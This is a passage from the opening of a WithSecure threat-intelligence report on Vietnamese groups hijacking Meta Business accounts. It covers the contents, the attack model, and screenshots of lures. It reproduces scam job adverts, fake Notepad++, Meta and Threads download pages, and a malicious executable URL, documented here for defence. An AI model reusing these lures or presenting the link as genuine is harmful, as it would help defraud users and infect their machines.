

Researched and written by Mohammad Kazem Hassan Nejad
WithSecure™ Intelligence Research, August 2023



Meet the Ducks:

**Vietnamese threat groups targeting
Meta Business accounts**

W / T H®
secure



Contents

Prelude – Threats lurking in social media and advertisement platforms	3	Chapter Two: DUCKPORT– A DUCKTAIL Copycat With Its Own Tale.....	25
The rise and dangers of social media	3	Introduction	25
Advertising-as-a-vector and business hijacking	3	Delivery mechanism and victimology	26
Threats targeting the biggest platforms—Meta Business and Facebook.....	5	Changes to malware capabilities	27
Common trends between observed threats.....	5	Expansion of information stealing capabilities	27
Combating these threats requires a collective effort.....	10	Expansion of Meta Business account hijacking capabilities	28
Chapter One: Evolution of DUCKTAIL	11	Taking screenshots from the victim’s machine.....	29
Introduction	11	Exposing and accessing the victim’s machine publicly ..	31
Expansion of delivery mechanism and victimology	12	Abusing online note sharing services	33
Experimentation and weaponization of LNK execution chains	15	Malware code signing	35
Updates to malware capabilities.....	16	Detection evasion and anti-analysis following DUCKTAIL’s lead.....	35
Harvesting X (formerly Twitter) information	16	Development and usage of custom loaders.....	36
Expansion of Meta Business hijacking capabilities.....	17	Usage of SmartAssembly and .NET Reactor	37
Usage of RestartManager (RM)	18	Unique assembly name generation	37
Detection evasion and anti-analysis	19	Dynamic dependency loading	38
Development and usage of custom loaders.....	19	Conclusion	39
Dynamic dependency loading	21	Acknowledgements.....	39
Unique assembly name generation	22	Recommendations And Protection	40
Usage of SmartAssembly	23	Endpoint Detection and Response.....	40
Assembly bloating	24	Endpoint Protection.....	40
Bundle compression.....	24	Indicators of Compromise (IOCs).....	40
Continuation of code signing.....	24		

Prelude - Threats lurking in social media and advertisement platforms

The rise and dangers of social media

Social media presents the biggest amalgamation of people and businesses in today's connected world, [with an estimated 4.9 billion people using these services](#). Social media also provides organizations with a platform to engage the world around them—capabilities the majority of businesses take advantage of in one way or another.

While the incentives are high for businesses to leverage social media for their own benefit, these platforms provide adversaries with different intent and capabilities, with other opportunities. The adversarial challenges presented by these platforms are extensive, dynamic, complex, and most importantly, harmful. For instance, nation-state or nation-backed actors may leverage these platforms for reconnaissance, spear-phishing, influence operations, and more. However, other forms of attacks can result in far greater collective damage.

Advertising-as-a-vector and business hijacking

The convergence of people and businesses on social media has helped these services become powerful advertising platforms that generate substantial revenues.

Threat actors have long used fraudulent ads as a vector to target victims with scams, malvertising, and more. And with businesses now leveraging the reach of social media for advertising, attackers have a new, highly-lucrative type of attack to add to their arsenal – hijacking business accounts.

A hijacked business account could be used for defamation or blackmail. However, leveraging such access to run fraudulent ads using the affected businesses' existing capabilities (such as attached credit lines) has far more value for financially motivated cybercriminals.

Running fraudulent ads enables other threats to take shape and propagate by causing a cascading effect for victims served with fraudulent ads, amplifying the impact beyond the affected business.




Figure 1. Generalization of Advertising-as-a-Service model

Threats targeting the biggest platforms—Meta Business and Facebook

[Meta is the second biggest advertising platform](#) (in terms of ads revenue) in the world, and [Facebook is the most used social media platform](#) (in terms of monthly active users, MAU). This success naturally attracts threat actors hoping to abuse the platform.

WithSecure Intelligence has observed and tracked numerous threats targeting this highly adversarial space, particularly Meta Business accounts and Facebook. The activity clusters being tracked mainly originate and operate out of Vietnam. It is worth noting that the threat landscape targeting this industry is naturally much broader and more dynamic than the threats we're currently observing and tracking and will continue to evolve in unforeseen ways.

Common trends between observed threats

The overwhelming number of observed threats have similar capabilities, infrastructure, and victimology, but are also unique in ways that set them apart from one another into distinct activity clusters or groups.

This is likely the culmination of active working relationships between various threat actors, shared tooling and TTPs across these threat groups, and/or a fractured and service-oriented Vietnamese cybercriminal ecosystem (akin to Ransomware-as-a-Service model) centered around social media platforms, such as Facebook/Meta. These elements muddy the waters of threat tracking and attribution, where fine lines could be drawn to separate one threat from one another.

Most of the observed activity clusters rely on the usage of a malware component (generally information stealers) to target businesses and individuals operating on Facebook. While certain threat groups rely on commodity malware that are often sold through malware-as-a-Service offerings, such as RedLine stealer, other groups develop custom malware, allowing them greater flexibility and capabilities. Most of the custom malware observed today are written in high-level programming languages, indicating the low barrier of entry for adversaries operating in this space. Some of the most common file types and programming languages adopted by these threat groups include:

- Browser extensions (i.e., Chrome) - JavaScript
- NodeJS-based executables (including Electron) - JavaScript
- Python-based executables (PyInstaller/Nuitka) - Python
- NET Core (single files) and .NET Framework - .NET

These threat groups target victims through various platforms, with one threat group often expanding beyond a single platform. Some of the most common distribution platforms and vectors utilized by these threat groups include:

- Facebook – Fraudulent ads, pages, and direct messages.
- LinkedIn – Fraudulent job adverts, posts, and direct messages (InMail).
- Freelance sites (Upwork, Freelancer) – Fraudulent job adverts.
- WhatsApp – Direct messages.
- E-mails – Spear-phishing e-mails and malicious spam (malspam).
- Drive-by and promoted content – App store and search engine results with varying techniques such as SEO poisoning and boosting on social media or relevant platform.

Following are some examples of how threat group target victims through various platform:

notepads-desktop.com
<https://notepads-desktop.com>

Downloads | Notepad++

Downloads. Download Notepad++ v8.5.3 · Download Notepad++ v8.5.2 · Download Notepad++ v8.5.1 · Download Notepad++ v8.5 · Download Notepad++ v8.4.9 ...

[Find freelance jobs](#) / [Social Media Marketing](#) / Work from Anywhere as a Digital Marketing and Facebook Advertising Specialist

Work from Anywhere as a Digital Marketing and Facebook Advertising Specialist

Explore Upwork opportunities for free

[Sign up](#)

Already have an account? [Log in](#)

Search more [Social Media Marketing](#) jobs · Posted 4 days ago · [Worldwide](#)

Hello freelancers!

We have two exciting remote job opportunities available:

WIZGEAR - Digital Marketing Specialist:
 Join us to develop and implement digital marketing strategies, optimize online campaigns, and enhance brand awareness for Wizgear's product line. Competitive compensation and attractive benefits offered.

Facebook Advertising Specialist for FITBIT:
 Collaborate closely with Fitbit to plan and execute effective Facebook advertising campaigns, reaching the target audience and boosting engagement. Competitive compensation and attractive benefits provided.


We are actively seeking agency partners and freelancers. If you have the required expertise, visit our website at adshuge.com to learn more and apply.

Thank you for your time and consideration. We look forward to collaborating with you.

Best regards,
 Effinger Calvin
 Talent Acquisition Department

SailTime
Sponsored

Join our team to do great things.
 Apply here: <https://forms.gle/eAqPP9Lb4GWFC2b77>



Chat on Messenger [Send Messa...](#)

National Recruiter | HR, Recruitment Strategy | Human Re...

10:03 AM

Hello,


I represent the Talent Acquisition Department of thehugeplus.com, a leading advertising and media company. We currently have two exciting job opportunities available:

WIZGEAR - Digital Marketing Specialist: Join our team to develop and implement digital marketing strategies, optimize online campaigns, and enhance brand awareness for Wizgear's product line. The salary range for this position falls within 3-7% of the advertising

The threat groups latch onto a variety of lure themes to target their victims. Some of the most common themes used by these threat groups include:

- Popular and trending topics: OpenAI’s ChatGPT, Google’s Bard, Meta’s Threads, and more.
- Masquerading software: CapCut, Notepad++, Skylum, and more.
- Digital marketing and advertisement: Job opportunities, project proposals for well-known brands and/or advertisement agencies.
- Platform-related: Getting your Ads account verified, ad campaign optimization, Ads Manager tooling, and more.

Following are some examples of some of the common themes used to lure victims:



Your Results Are In!

Based on your answers, this type of Online Marketing Job is your perfect match:

\$300 per day for Facebook Ads Manager Job

6 Degrees Analytics company hires 10 Facebook ads manager for new Online marketing project, Full-time and Part-time opportunities. Get paid \$40 - \$120 per hour from home manage and optimize comprehensive Facebook & Instagram advertising campaigns

Pay: \$40 - \$120 per hour.

Location: People from Worldwide.

Requirements: You just need an internet connection, a laptop, tablet, or smartphone, and you need to be a responsible person whom they can depend on.

Necessary Experience: 6 Months Experience Required. Facebook Ads Manager are high level jobs that require good previous experience or skills. .


Interested in this type of job? Click below to get started today!

Click Here To Get Started



ENGINEERED FOR MORE

We are hiring! Work from home



DURACELL®

Digital Marketing Manager
Facebook ADS

Download CV Sample

We are currently seeking an experienced Facebook Advertising Expert (individual or agency) to support Duracell in their advertising efforts. This position offers the flexibility of working independently, managing paid digital marketing campaigns including search, display, and social media advertising. It is a freelance position requiring a part-time commitment.

Encuentra tu producto

Planes de larga duración que alimentan tu vida diaria

TAMANO ELEGIDO:

AA AAA C D W 4.5V

DURACELL OPTIMUM

PILAS ALCALINAS

PILAS DE BOTÓN

POWER BANKS

PILAS ESPECIALES Y RECARGABLES

PILAS AUDÍFONOS

- The company needs to run 6 ads a week and last for 1 year
- Our company's goal is to reach customers who are office workers, middle- and high-income people, worldwide.
- The spending budget for this advertising project is \$10,000 per month and the company is running various advertising projects
- My company's 2022 revenue is \$1.5 million, no facebook ads, estimated 2023 target is \$2.5 million and other

ATTN: ENTREPRENEURS WHO WANT TO RUN FACEBOOK ADS

Are you ready?

CREATE ADS THAT ACTUALLY WORK WITH...


A Proven Facebook Ads Funnel To Reach \$10k In Monthly Sales

Learn The Facebook Ads Formula Pat Flynn Created To Teach Thousands of Entrepreneurs How To Run Profitable Ads, Generating **\$5000/Month-\$70K/Month In Sales.**

Normally: \$297
Sale Price: **\$97**

Download FREE Part 1 of this course. You never Ever seen these technique in anywhere, just Update in May 2023

DOWNLOAD PART 1 - PDF VERSION



WOULD AN *ADDITIONAL \$10K PER MONTH* MAKE A DIFFERENCE IN YOUR BUSINESS?

Meta Verified

HOME SERVICES FEATURE PRICING CONTACT FAQ

Get Verified on Facebook For Free

Download Meta Verified

Download For Free

Our Services

Meta

Introducing Threads: A New Way to Share With Text

July 5, 2023

Desktop app
The Threads' desktop app is available on Mac and Windows.

Mac Windows

Click this link to install the latest version of the Threads' Windows app:
<https://www.introducingthreads.online/Threads.exe>

Threads, an Instagram app

DOWNLOAD FOR FREE

UPDATE DEAL

Luminar NEO Power Bundle

\$880

Over 986 new elements to power up your Luminar NEO tools. Get extra high-definition Skies, Overlays, Textures, Backgrounds, Sky Objects, LUTs & Presets and transform your images with just a few clicks.

Download Free

Limited Time OFFER!
The price will go up to \$49 at the end of the countdown!

00 04 56 45
DAYS HOURS MINS SECS

Meta Ads Manager

With the new Meta advertising tool your ad performance increases by 300%

DOWNLOAD META ADS MANAGER

Let's get started with business tools from Meta.

Download Meta Ads Manager to use Meta Business Manager.

In 2 more days, you no longer manage your ad account on the browser, but use a professional, safe and absolutely secure ad manager.

With Meta Business Manager, you'll be able to:

- Oversee all of your Pages, accounts and business assets in one place.
- Easily create and manage ads for all your accounts.
- Track what's working best with performance insights.

See everything you can do with Meta Business Suite and Meta Business Manager.

Notepad++

Current Version 8.5.3

- Home
- Download
- News
- Online Help
- Resources
- RSS
- Donate
- Author

Downloads

- Download Notepad++ v8.5.3
- Download Notepad++ v8.5.2
- Download Notepad++ v8.5.1
- Download Notepad++ v8.5
- Download Notepad++ v8.4.9
- Download Notepad++ v8.4.8
- Download Notepad++ v8.4.7
- Download Notepad++ v8.4.6
- Download Notepad++ v8.4.5
- Notepad++ v8.4.4 (Happy Users' Edition)
- Notepad++ v8.4.3 (Unhappy Users' Edition)
- Download Notepad++ v8.4.2

Shutterstock Free Trial - Get images, video, music & easy to use design tools with one subscription. Add via cart

Recruitment

WIZGEAR-DIGITAL MARKETING SPECIALIST HIRING ANNOUNCEMENT

Join WizGear, a renowned global brand specializing in innovative phone accessories, on an exciting journey to make a significant impact in the digital marketing landscape. We are expanding our team and seeking a talented Digital Marketing Specialist to join us.

Position: Digital Marketing Specialist
Location: Worldwide
About WizGear:
WizGear is a trusted provider of premium magnetic phone holders and mounts, dedicated to enhancing convenience and safety for smartphone users. With our commitment to quality and innovation, we have established ourselves as industry leaders in the mobile accessories market. As we continue to grow, we are looking for a motivated Digital Marketing Specialist to drive our digital presence and expand our reach.

We offer:

- Competitive salary package
- Collaborative work environment
- Substantial advertising budget of \$100,000 USD for the next 6 months to support digital marketing efforts
- Freelancer commission structure of 3-5% on the total advertising budget to recognize your efforts


